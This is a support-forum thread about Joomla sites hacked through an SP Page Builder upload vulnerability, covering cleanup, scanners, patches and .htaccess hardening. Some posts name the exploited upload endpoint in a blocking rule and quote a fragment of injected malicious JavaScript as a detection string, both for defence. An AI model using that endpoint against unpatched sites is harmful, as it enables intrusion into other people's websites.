It would also be reassuring to hear that Joomshaper have control of this. My host explained it like this: The attack came through a vulnerability in SP PageBuilder. The attacker exploited it to upload malicious files directly into the component's asset directories. This is a known exploit that targets outdated versions of SP PageBuilder, which is why keeping extensions up to date is so important.
The parts above in bold are what worry me. This is a known exploit.
S
sZone
Accepted AnswerIf you’re looking for an additional layer of protection, I’d recommend Akeeba Admin Tools Professional.
Ziaul Kabir
Accepted Answer@Bob, this was a known exploit. As soon as we became aware of the issue, we immediately fixed it and released v6.6.2.
We are continuously improving our products to protect against security vulnerabilities and potential breaches.
Yes, we always recommend keeping the extension and all core plugins up to date to ensure you have the latest security fixes and improvements.
Thanks!

Pavel
Accepted AnswerI have over 40 Joomla websites on my server and while they were all infected, Imunify360 cleaned the threat meaning no damage was done.
Hi.
I’ve been fixing my clients’ websites from this hack for a month now. Based on my experience, I’d recommend checking your server and website via a Shell client, plus using your favorite AI as an assistant.
Antivirus and automated software can’t detect everything. For example, backdoors or issues in the database.
Check all the index files of your templates, including the templates for the admin area.
This bot usually adds a long script with obfuscated code right after the <head> tag.
Even if your antivirus software has removed the threat, this script might still remain in the template files.
Reinstall the Joomla core files. Only after these steps, change all passwords, including the hosting account password and FTP user passwords
I
Ionut
Accepted AnswerCheers Scanning alone is not enough to eliminate the viruses. I had to build an extension that first cleans the infected files and then blocks the vulnerabilities and entry points that allow the malware to enter the website again.
S
Seppe
Accepted AnswerI tried the code from Freiherr vom Stein
<IfModule mod_authz_core.c> <FilesMatch ".(php|phtml|php[0-9]|phps)$"> Require all denied </FilesMatch> </IfModule>
<IfModule !mod_authz_core.c> <FilesMatch ".(php|phtml|php[0-9]|phps)$"> Order allow,deny Deny from all </FilesMatch> </IfModule>
And I tried the code from Jens
<DirectoryMatch "/(media|images|uploads|tmp|cache|administrator/cache|assets|icons|fonts)(/|$)"> AllowOverride None <FilesMatch "(?i).(php|phtml|phar|php[0-9]?|php..*|shtml)$"> Require all denied </FilesMatch> </DirectoryMatch>
With both extra snippets of code in .htaccess-file, it makes the site crash for a "500 internal error".

jeffery104623
Accepted AnswerI added the .htaccess content to the public_html/media/com_sppagebuilder/assets path as
1. Block external access to all script files
<FilesMatch ".(php|php3|php4|php5|php7|php8|phtml|pl|py|jsp|asp|sh|cgi)$">
Order Deny,Allow
Deny from all
</FilesMatch>
2. Force shutdown of the PHP parsing engine in this directory
<IfModule mod_php5.c>
php_flag engine off
</IfModule>
<IfModule mod_php7.c>
php_flag engine off
</IfModule>
3. Ensure the server does not treat these filenames as executables
RemoveHandler .php .php3 .php4 .php5 .php7 .php8 .phtml
RemoveType .php .php3 .php4 .php5 .php7 .php8 .phtml
You can try it and see if it blocks anything successfully so far.
S
sonny
Accepted AnswerMy website has been hacked. The hacker somehow placed numerous links calling from media/com_sppagebuilder/assets/iconfont/xxxx/
I deleted the entire iconfont folder. But when I go to the front end, it still calls these links. Please tell me how to check for and remove these.

S
sonny
Accepted AnswerCould you please provide more detailed instructions? Where can I find Free Scan? How can I use it?
I'm using SiteGround hosting. I've performed an automatic virus scan and deleted the files that the hacker exploited. But these lines still appear on my website.
S
Seppe
Accepted AnswerPress CTRL + F and add "free malware scanner" in the box You will get Paul's link and documentation
I
Ionut
Accepted AnswerHi,
In my opinion, the safest and most effective solution is to create a dedicated PHP application. It should scan the website, remove malicious or infected users from the database, clean all viruses, and block future threats before they reach Joomla. I did it fo me and now one week without any problem... I tried to delete them but every time they can back... Cheers and good luck
Ziaul Kabir
Accepted AnswerHello,
You can use the following security scanner to help identify malicious files and delete them: https://github.com/zkrana/joomla-security-scanner Please make sure to read the README.md file in the repository for instructions on how to run the tool.
Thank you.
PH
Pascal - HTProtect.org
Accepted AnswerI have built a security extension that can detect Joomla hacks and automatically clean up most of the infections it finds with just a few clicks.
It also includes a live WAF feed for real-time protection, a malware scanner, and automatic extension updates.
The malware signatures are community-driven – anyone can report false negatives and false positives.

Anke Sauer
Accepted AnswerHi everyone, I used the security scanner and found three hidden files that I can delete, but they reappear after the next scan. I downloaded a backup of the website to my computer (XXAMP) to narrow down the problem. I can't seem to delete the files permanently. Any ideas?
PH
Pascal - HTProtect.org
Accepted AnswerIf you delete those files manually (via FTP), do they reappear immediately? Which files are affected? If they do, there's most likely a malicious background process still running. You can ask your hosting provider to terminate all running processes, or temporarily change your domain's document root to a clean subdirectory. For example:"/html/" → "/html/clean/" Then point your domain to the new directory. This is only a workaround: the malicious process may continue writing files to the old directory (until it is stopped or the server is rebooted), but your Joomla installation in the new document root will remain clean.
Anke Sauer
Accepted AnswerAfter I made the “mysites.guru” website inaccessible due to a mistake on my part, I took a backup from June 22, uploaded it to my localhost directory using XAMPP, and ran the infection scanner on that data. In doing so, I noticed that there were already inconsistencies in this backup. A few things were easy to fix, but these three files are causing problems.
I deleted the three files, but they reappear immediately. These files are located at the top level of the Joomla directory: .sppbscan-7e0e46014d2a4b38.lock .sppbscan-7e0e46014d2a4b38.log I haven’t found these yet: .DS_Store

Rafael Cavalcante Teixeira
Accepted AnswerAfter restoring a clean backup, I applied some additional hardening measures to all my Joomla websites.
Enable Joomla's .htaccess Rename Joomla's default file: htaccess.txt to: .htaccess Then, after the RewriteEngine On line, add the following rule to block known malicious requests targeting SP Page Builder: Block known SP Page Builder exploit attempts RewriteCond %{QUERY_STRING} (^|&)option=com_sppagebuilder(&|$) [NC] RewriteCond %{QUERY_STRING} (^|&)task=(asset.uploadCustomIcon|asset%2euploadCustomIcon)(&|$) [NC] RewriteRule ^ - [F,L]
Prevent PHP execution in upload directories Create a .htaccess file with the following content inside each of these directories: /tmp /cache /images /media /logs <FilesMatch ".(php|php3|php4|php5|php7|php8|phtml|phar)$"> Require all denied </FilesMatch> Benefits Prevents execution of uploaded PHP backdoors. Reduces the impact of file upload vulnerabilities. Makes reinfection more difficult after cleaning a compromised site. Adds an extra layer of protection without affecting normal Joomla operation. Complements regular updates of Joomla, templates, and extensions. These measures are not a replacement for keeping Joomla and all extensions updated, but they provide an effective additional layer of defense for any Joomla installation.
Can one of the JoomShaper developers comment on whether I am correct and if this actually helps?
Ziaul Kabir
Accepted AnswerThank you for sharing these additional hardening measures.
Overall, your recommendations align with general Joomla security best practices. Enabling Joomla's .htaccess file and preventing PHP execution in upload directories such as /tmp, /cache, /images, /media, and /logs can provide an additional layer of protection and help reduce the impact of certain file upload attacks.
Regarding the specific rewrite rules to block known exploit attempts, they can help mitigate known attack patterns. However, they should be considered a temporary defensive measure rather than a replacement for installing the latest security update.
The most important protection remains updating to the latest version of SP Page Builder, as the security fix addresses the root cause of the vulnerability. Additional server hardening measures like the ones you've shared are valuable complements, but they cannot replace timely security updates.
We appreciate you sharing these recommendations with the community.
Yahya Kemal College
Accepted AnswerI am currently using Joomla on our own website, and honestly, at the beginning many people told me that Joomla was not reliable, that its structure was outdated, and that WordPress would be a better option.
However, based on my experience, I do not think the issue is only about the CMS itself. The real difference comes from how the website is configured, which extensions are used, how updates are handled, the hosting environment, cache settings, and general security practices.
Of course, WordPress is a very strong and popular platform, and I respect that. But I also believe Joomla can still be very stable, professional, and secure when it is maintained properly.
In our case, we had some issues in the beginning, but step by step we found solutions and improved the structure. At the moment, the website is working quite stable.
That being said, I do not think it is always a good idea to share every technical detail or security-related configuration publicly in an open forum, because everything written here becomes visible to everyone. But in general, I can say that Joomla should not be judged simply as “old” or “not good.” With clean extensions, proper maintenance, and good optimization, it can still deliver very good results.
A
Alvaro
Accepted AnswerIt's irresponsible to say Joomla is old or bad. For 21 years, we've cleaned up countless WordPress-based sites from hacks, including in 2022 when Wordfence, the quintessential WordPress security plugin, had a vulnerability. Meanwhile, in Joomla, we've only cleaned up four websites, and the causes were pirated extensions and hosting with no security, which allowed another user to infiltrate another account. Until now, there's been a wave of zero-day vulnerabilities in third-party extensions, but not in the Joomla core.
Regards
Ziaul Kabir
Accepted AnswerThank you for sharing your experience.
We agree that the CMS itself is only one part of the overall picture. A website's security and stability depend on many factors, including keeping Joomla and all extensions up to date, using trusted extensions, choosing a reliable hosting environment, and following security best practices.
No CMS is immune to vulnerabilities, whether it's Joomla, WordPress, or any other platform. The important thing is how quickly security issues are addressed and how proactively site owners maintain their websites.
We're glad to hear your Joomla website is now running smoothly, and we appreciate you sharing your perspective with the members.
Paul Frankowski
Accepted Answerfirst 2 (sppbscan) are logs file from scanner, you can read report inside, delete.
the last one, .DS_Store ... is file that Apple adds to each folder, unharm.
JL
Joe Lockhart
Accepted AnswerOnce this was discouverd you guys should have let everyone know, I've found two sites hacked and it will be a lot of work to this this.
Not happy at all.
Ziaul Kabir
Accepted AnswerWhenever we became aware of this vulnerability, we immediately notified all of our users via email to get updated with latest sp page builder pro v6.6.2. The only exceptions were users who had unsubscribed from our mailing list or whose emails could not be delivered due to bounces on their mail servers.
If you'd like, please share the email address associated with your account, and we'll check from our end whether the security notification was successfully sent to you or not.
Thank you!
M
Marin
Accepted AnswerHello, Imunify360 detected this file as malware in helix, plase see hidden
B
blue_Shift
Accepted AnswerIt would have been irresponsible to make an announcement for all the world (and its hackers) to see until they had a patch. And I cleaned up twelve Joomla sites in about an hour following their instructions - and NOTE: you need to patch JCE and Tassos (Engagebox/ConvertFomrs) too. JCE, like SPPB, has released a patch you can install yourself in minutes that closes the door, and make sure you've gotten to Joomla 5.4.6 or the latest version of 6. My hour including moving site sfrom 4 straight to 5.4.6.
Patch SPPB, JCE, Tassos. Free. You don;t need to pay for patches Update all plugins you can Move to Joomla 5.4.6 or later; If you have Joomla 3, still, that's on you. Then run SPPB's scanner if you don't have Imunify or RS Firewall Then check the files the scanner flags - some will be fals positives.
This is my last comment in this thread. I'm unsubscribing it.
JL
Joe Lockhart
Accepted AnswerI did all of that but I still have a 500
Sorry, there was a problem we could not recover from.
The server returned a "500 - Whoops, looks like something went wrong."
How do I fix that??
**UPDATE: Error log showed this.
error in.... public_html/libraries/tmp:68)
I changed the name of the file from temp to temp.old
Now I can see the site but can they still get in?? **
Ł
Łukasz
Accepted AnswerHello, the imunify360 scanner on hostido.pl is mass-deleting this file from Helix Ultimate. Subpages have stopped working. Overwriting this file doesn't help. What's going on? /public_html/plugins/system/helixultimate/overrides/com_content/article/default.php. Every site that has Helix Ultimate doesn't work properly.
R
Robert
Accepted AnswerI also noticed that imunify marked one Helix file as malware. First I had my doubt what it was but after installing the Helix template & plugin again the file was again marked as malware. mysite guru does not mark that file as malware. I do know that this leak entails hours of work and a lots of frustration for a lot of users.
S-D CONSULTING
Accepted AnswerThe new report from imunify deserves its own post and in any case it strongly appears to be a false positive.
Ł
Łukasz
Accepted AnswerCan joomshaper intervene with imunify360 to stop blocking the file in helix ultimate? The second server is already doing this.
Ziaul Kabir
Accepted AnswerHello @all,
Thank you for letting us know.
We are already aware of this issue. It appears to be caused by a false positive from Imunify360. Our plugin team is currently investigating the matter and will take the necessary steps as soon as possible.
Thank you for your patience and understanding.
BC
Bob Coyne
Accepted AnswerI updated all websites to the latest version of SP Pagebuilder, Helix and JCE Editor last week. This morning I'm seeing sites hacked with the home page replaced by 'Hacked by AntonKill'. Worst still, Imunify 360 is telling me there is no malware or infected files.
BC
Bob Coyne
Accepted AnswerI have now identified the issue. All sites hacked this morning are using Helix 3 framework, so clearly this is vulnerable.

FUTURECLIENT
Accepted AnswerHi,
We had a virus warning on our reseller hosting with 20i which alerted us quickly to the issues, luckily we only had 4 sites with either of the SPPB or JCE installed. We also have snapshot backup which runs at server level everyday so it was relatively easy to restore a snapshot backup, update where possible and change passwords etc. We also run Akeeba Admin Tools to help the 'locking down' of old Joomla and old SP Pagebuilder which we were not able to update due to PHP etc., read on ......
--- First comment ---
Please don't blame the developers, yes in reality it is their fault but they didn't pre-meditate this to occur and have done a good job of publically helping out, otherwise you wouldn't be reading all of this thread. The main issue you should be concerned with is why you have NOT got the alarm triggers, protection or knowledge of what protection is required, so therefore, now as a reult of all of this, you should be way more comfortable understanding the levels of security or disaster recovery you should have in place for your agency and more importantly your clients.
--- Second comment ---
If you are not running Watchful or MySiteGuru + a firewall like RS or Akeeba Admin Tools, why the hell not!! Admin Tools by Akeeba provides all the help required to be able to combat and manage this type of exploit and many others, it also allows you to maintain old versions of Joomla and components like Page Builder which is our issue on 2 of our sites. The developer (Nicholas) has written a recent article to help understand the system and it's very clever features. He has been in the security game protecting Joomla and Wordpress for 25 years, way before any of this came to light!
https://www.akeeba.com/news/1785-protecting-old-sites-against-joomla-extensions-zero-days.html
Yes we are all facing man / women hours to sort all of this out, as others have said it is not very often we get major issues with Joomla, so please learn from it.
Get Akeeba Admin Tools is our advice!
Ziaul Kabir
Accepted AnswerHi Bob Coyne,
We sincerely apologize for the inconvenience.
Please follow the steps below to resolve the issue:
- Go to Site Template Styles → Your Template → Template Options → Custom Code → Custom JavaScript.
- Check for any suspicious or unknown JavaScript code and remove it. This should remove the injected message if it was added through the template's Custom JavaScript field.
- After that, please update both the System - Helix3 Framework plugin and the Helix3 - Ajax plugin to the latest version (v3.1.2).
If you do not see an update notification in your Joomla dashboard, you can download the latest Helix3 package from the following page and install it via Extensions → Install:
https://www.joomshaper.com/joomla-templates/helix3
However, if your site was compromised before upgrading, simply updating the extension will not remove any malicious files or backdoors that may have already been uploaded. If those files remain on the server, attackers may still be able to access your site. Therefore, it is important to perform a complete cleanup before considering the site secure.
You can use the following security scanner to help identify malicious files and delete them: https://github.com/zkrana/joomla-security-scanner Please make sure to read the README.md file in the repository for instructions on how to run the tool.
Thank you.
Paul Frankowski
Accepted AnswerWe also recommed today update Helix Ultimate. It improves general template security.

Tested on: Joomla 4, Joomla 5, Joomla 6.x
P
point
Accepted AnswerWe have multiple sites on J3.5 with HU arround version 2.0.18. Can we apply this update also?
Paul Frankowski
Accepted AnswerPlease test on cloned site, we don't test on J3 anymore. Later you can share short feedback.
P
point
Accepted AnswerI understand your policy regarding Joomla 3 testing.
However, given that the ongoing issues with your components have persisted for over a week, it was highly anticipated that these problems would eventually affect the Ultimate version as well.
Considering this situation, I expected that you would still provide a degree of support for older platforms. We manage numerous clients who, due to financial or other practical constraints, are still operating on older websites and cannot upgrade immediately.
PH
Pascal - HTProtect.org
Accepted AnswerHTProtect supports Joomla 3 as well. I just updated the vulnerable extensions and the Mini-WAF feed with today's newly disclosed vulnerabilities.
It's completely free of charge, with the goal of making the Joomla ecosystem more secure these days..
Paul Frankowski
Accepted Answer@point
This is Joomla general policy, not only ours. That's why that version of CMS was abandoned. Even with Helix fixes, Joomla 3.10.12 core still "may" have HIDDEN HOLE(s) or used by you old component. Do you know that for one year after last J3 version there were also paid security updates for J3, I guess you never heard or don't have them too! Anyway I will talk with the team tomorrow.
I hope you have good firewall component installed. If not, WHY NOT? I also have two J3 sites, and I am aware of the risks and the associated maintenance costs. It's always a wild ride—some people succeed, others don't.
Paul Frankowski
Accepted AnswerJoomla.org news:
Joomla 6.1.2 & Joomla 5.4.7 Security & Bugfix Release
Security Core fixes include:
- Incorrect Access Control in com_media webservice endpoints
- Incorrect Access Control in com_contact vcf download
- XSS in MFA method management
- XSS in com_templates
- XSS in various modalreturn layouts
- XSS in com_installer
- XSS in the generic image output layout
- XSS through language overrides
- Incorrect Access Control in com_workflow
- Incorrect Access Control in com_modules
- Incorrect Access Control in com_privacy webservice endpoints
- Incorrect Access Control in com_fields webservice endpoints
And again, Joomla 3 and Joomla 4 will not get those fixes!!!! :/
Yahya Kemal College
Accepted AnswerHelix Ultimate UPDATE!!
Version 2.2.8
07 July 2026
Fixes Fix Custom Code fields (Before Head, After Body, Before Body, Custom CSS, Custom JS) being stripped when saving or drafting template options via AJAX.
E
Erivelton
Accepted AnswerI’ve noticed that after my site was hacked—and I restored a backup from a date prior to the breach—and after updating the entire environment (Joomla!, SPPB, Template) and blocking countries where bot attempts were originating, the site is still loading very slowly.
I really don't know what else to do.
Ziaul Kabir
Accepted AnswerHello Erivelton,
Could you please whitelist Bangladesh and check your site? You may also try using this scanner to determine whether your site has already been compromised.
Free Scanner: https://github.com/zkrana/joomla-security-scanner/
Thank you.
Paul Frankowski
Accepted Answer@Erivelton, first please Contact Hosting support. Then check site using https://pagespeed.web.dev/ . And blocking entire countries or continents by IP addresses directly within RSFirewall! can noticeably slow down your website's loading speed. From a technical standpoint, simply enabling the geographic verification feature (Country Blocking) generates the highest performance cost. The firewall has to make the effort to identify where each visitor's IP address comes from. A long and complex list of blocked countries or specific IP ranges further prolongs the verification process. So correct your Firewall settings. Also becuse my IP and country is locked ;p
All JoomShaper and Joomla updates do not affect site performance.
MiBa
Accepted AnswerHi Erivelton, I'd start with https://tools.pingdom.com, choose closest city and see the time needed for requests, browser dev tool (press F12 - tab Network} do the same but you can also switch browser cache on/off. This measurement can help you to decide next steps.
Paul Frankowski
Accepted AnswerOur scanner (on github) was updated again (as it was yesterday), new features were included, now you can clean DB as well. So if you used older version (2-3-4 days old), please download and use a new one. With @Ziaul We are working to make it more useful each day.
New version(s) : https://github.com/zkrana/joomla-security-scanner/
A
alleja
Accepted Answer@paul: can you stick a separate thread for the update and maintenance of your security scanner? not all the ppl read all this topic because it is hundred of messages. thank you.
Paul Frankowski
Accepted AnswerI will, but tomorrow, becuase we testing our tool as component. It will be easier to use it.
Paul Frankowski
Accepted Answer@alleja , link was shared at least 3x only on this topic (github). Inside you have standlone .php file that can be used in any website, Joomla 1.5, 3.x, 4x, 5x, 6x. Just read documenation.

A
alleja
Accepted AnswerI have downloaded it, but i don't find inside the standalone.php file and it is not referred in the documentation, or at least nothing that i could have reconized.
A
alleja
Accepted Answeryes i was looking for it, but i cannot find it anymore on the github site and not in the download zip of the component. you will not mantain anymore the standalone.php file? it was very very usefull and permit in really zero time to make a whole scan without have to install nothing, and was working very fine on all websites
RB
Rachell Balsz
Accepted AnswerHello, I fixed that SP Page Builder hack 2 weeks ago and installed the patch. Today my site had is being redirected to a spam website. Is that something else that was missed?
Paul Frankowski
Accepted AnswerTry that (downloaded yesterday, I only renamed it)
Indeed, Today on GitHub is component for Joomla, not standalone script. It's easier to use it.

Paul Frankowski
Accepted Answer@Rachell - Use our JoomShaper scanner/cleaner (link is above and below), maybe you missed something, it's common mistake.
Component version: : https://github.com/zkrana/joomla-security-scanner/
AND
For sure install also extra Firewall (scanner/cleaner) component >> https://htprotect.org/en/#htprotect (free) you can use it with RSFirewall and Akeeba Tools Pro.
Hacker used hidden file on your server, yes, it could be beyond Joomla root folder (public_html). If you have more than one website, one of them can be still "hotel" for malware files.
Ask Hosting support (their tools) to scan your server deeply, and delete all unknown malware files.
Yahya Kemal College
Accepted AnswerI came across this recent article, which may be useful for Joomla and SP Page Builder users affected by the June 2026 security incidents:
https://mysites.guru/blog/hacked-yesterday-exploited-today/ It explains that a one-time cleanup may not be sufficient, as dormant uploaders, hidden PHP files, malicious cron jobs, modified template files and rogue administrator accounts can remain after the initial compromise and cause reinfection days or weeks later.
The article also includes examples of malicious files found under SP Page Builder media and iconfont directories. I thought it would be useful to share this with the community and the JoomShaper team for awareness.
R
Robert
Accepted AnswerWe can assume that no effort or expense is being spared to prioritize the investigation into potential leaks. We have all been confronted with the reality of the situation recently. It is essential for all developers to follow the 'secure by design' procedure. Developers that don't follow that way will loose their users/clients very fast.
I would like to thank JS for the rapid update version 2.2.7. for Helix. Nice Job!
Unfortunally the game has changed from the best features to the safest product..
Paul Frankowski
Accepted AnswerSecurity Notice!
Update AcyMailing extension to version 10.11.1 from 9 July 2026
A vulnerability allowing SQL injection has been patched. Updating is strongly recommended.
E
Erivelton
Accepted AnswerI'm having trouble figuring out where to install the PHP execution blocker for directories that should only contain static files.
I also noticed files with .bak and .dist extensions on my server; could these be protection files from RSFirewall!?
.user.ini.bak htaccess.bak robots.txt.dist
I’ve included my .htaccess file below (from the hidden files) so you can tell me exactly which line I should use to implement the PHP execution block.
Paul Frankowski
Accepted AnswerExtra good news for Joomla 3.10 owners/webmasters
Helix Ultimate v2.0.19-j3sec J3 build with security fix patch, is almost ready, we are doing the last tests.
MiBa
Accepted AnswerDuring a review of old backups, I discovered malicious code in the _menu table in a database backup from May 20, 2026. If we consider June 13 as the date of the attack, it is clear that a simple restore from a backup a few days old and updating SP Page Builder without subsequent routine checks is insufficient..
For non-webmasters: The quickest way to check live websites is by viewing the page source in your browser (Ctrl+U) and searching (Ctrl+F) for:
(function(){ if(sessionStorage._hxd)return;If this code is not present at the bottom of the page, the _menu table does not contain malicious code. If the malicious code is found, use joomla-security-scanner-main component to remove the code from the menu. I strongly recommend installing HTProtect. Download links
RB
Rachell Balsz
Accepted AnswerI have about 12 client joomla sites. One of them was restored back to February and still has the hackers mark. This isn't new. Someone just finally acted on it. Most of my sites could be restored by reverting back to March. I then added the images, sp pages db table, the blog content db table, and users db table back in. What a mess.
J
justmikey
Accepted AnswerAll my websites with SP Page builder are infected with several txt files inside the maps, and multiple PHP files. A big chaos at the moment. Even because i used several versions of SP Page some joomla sites are still on 4 and some are on 6. What a mess.
How to fix this entire thing?
Ziaul Kabir
Accepted AnswerHello,
We sincerely apologize for the inconvenience caused.
This issue has been fixed in SP Page Builder v6.6.2. Once you upgrade to v6.6.2, this specific vulnerability can no longer be exploited.
However, if your site was compromised before upgrading, simply updating the extension will not remove any malicious files or backdoors that may have already been uploaded. If those files remain on the server, attackers may still be able to access your site. Therefore, it is important to perform a complete cleanup before considering the site secure.
You can also use the following security scanner to help identify malicious files and delete them: https://github.com/zkrana/joomla-security-scanner
Please make sure to read the README.md file in the repository for instructions on how to run the tool. After completing the cleanup and upgrading to v6.6.2, please let us know the outcome or if you need any further assistance.
We'll be happy to help. Thank you.
J
justmikey
Accepted AnswerI installed the cleaner on first site and it found a lot of files infected. All deleted. I also before updated to 6.6.2 - am i safe now? Scanner now tells there are no infectred files anymore....
Big problem now is that my hoster is blocked all incoming traffic so all sites offline now. Big issue
AGON PARTNERS INNOVATION AG
Accepted AnswerSorry. But this is not the fix. We made a proper install-Package for Joomla 3-6 and also a Package so you can repair after Joomshaper finaly fixes the code.
W
webmasterimageninstitucionalucss
Accepted AnswerHi JoomShaper Community and Support Team,
We are facing a critical blocking issue with SP Page Builder (v6) on our Joomla website after a security incident. We urgently need guidance on how to restore our editing capabilities.
What Happened (The Exploit) A few days ago, our site was compromised due to the recent security vulnerability. We detected that the attackers managed to:
- Create unauthorized Super User accounts.
- Inject malicious
.phpand.jsonfiles into our directories.
What We Have Done So Far
- We have successfully removed the unauthorized Super Users from the database.
- We tracked down and deleted all suspicious
.phpand.jsonfiles via cPanel. - The site is now clean, but we remain completely locked out of editing.
The Current Issue: 404 Error on Save Every time we attempt to save any changes inside the SP Page Builder editor, the process fails.
- The Error:The browser console shows a 404 Not Found status code when hitting the administrator saving endpoint (e.g.,
/administrator/...). - This 404 response causes an
Uncaught (in promise) Errorinbundle.min.js, completely freezing the page builder interface.
The Root Cause: Imunify360 / WAF Our hosting provider uses Imunify360. Following the attack, the firewall rules were hardened. Now, the WAF is flagging our legitimate SPPB saving requests as potential exploits (false positives) and blocking them with a 404 error code.
Our Questions to JoomShaper / The Community:
- Since we have already cleaned the malware, what is the recommended procedure to make SP Page Builder 6 save actions compatible with strict WAF/Imunify360 rules?
- Are there specific ModSecurity rule IDs or paths that we need to ask our hosting provider to whitelist so we can edit without compromising our server's security again?
- Is there an official JoomShaper patch we must apply to fully prevent the editor from triggering these security blocks?
We have been unable to update our institutional website for almost a week now. Any urgent help or rule exceptions we can share with our hosting administrator would be deeply appreciated.
Thank you!
Ziaul Kabir
Accepted AnswerPlease create a new support post and share your access details there. We will check the issue and get back to you as soon as possible.
Thank you!
W
webmasterimageninstitucionalucss
Accepted AnswerHello, I have attached the temporary access credentials in the hidden content section below. Thank you!
W
webmasterimageninstitucionalucss
Accepted AnswerHi Ziaul,
The credentials provided in the hidden content section are active and working. Please let me know if you are having any trouble logging in or if you need anything else.
Thanks!
W
webmasterimageninstitucionalucss
Accepted AnswerI checked the hidden content again, but the credentials are active. Could you please specify what exact issue you are facing when trying to log in?
Are you getting an 'Incorrect password' error?
Is your IP being blocked by a firewall/security plugin?
Are you seeing a specific error message or HTTP status (like 403 or 404)?
Please share a screenshot of the error so I can fix it for you right away.
Ziaul Kabir
Accepted AnswerHello,
I apologize, but I can't assist with your issue in this thread. Please create a new post for your issue instead.
You can create a new post here: https://www.joomshaper.com/forum/ask
For your security, please remove the credentials you previously shared in this thread.
Thanks.
J
justmikey
Accepted AnswerWhatever i try, i cannot delete the map: media/com_sppagebuilder/assets/iconfont/icoipzihz How to delete this map completely? Even with your fix it is not possible to delete the map
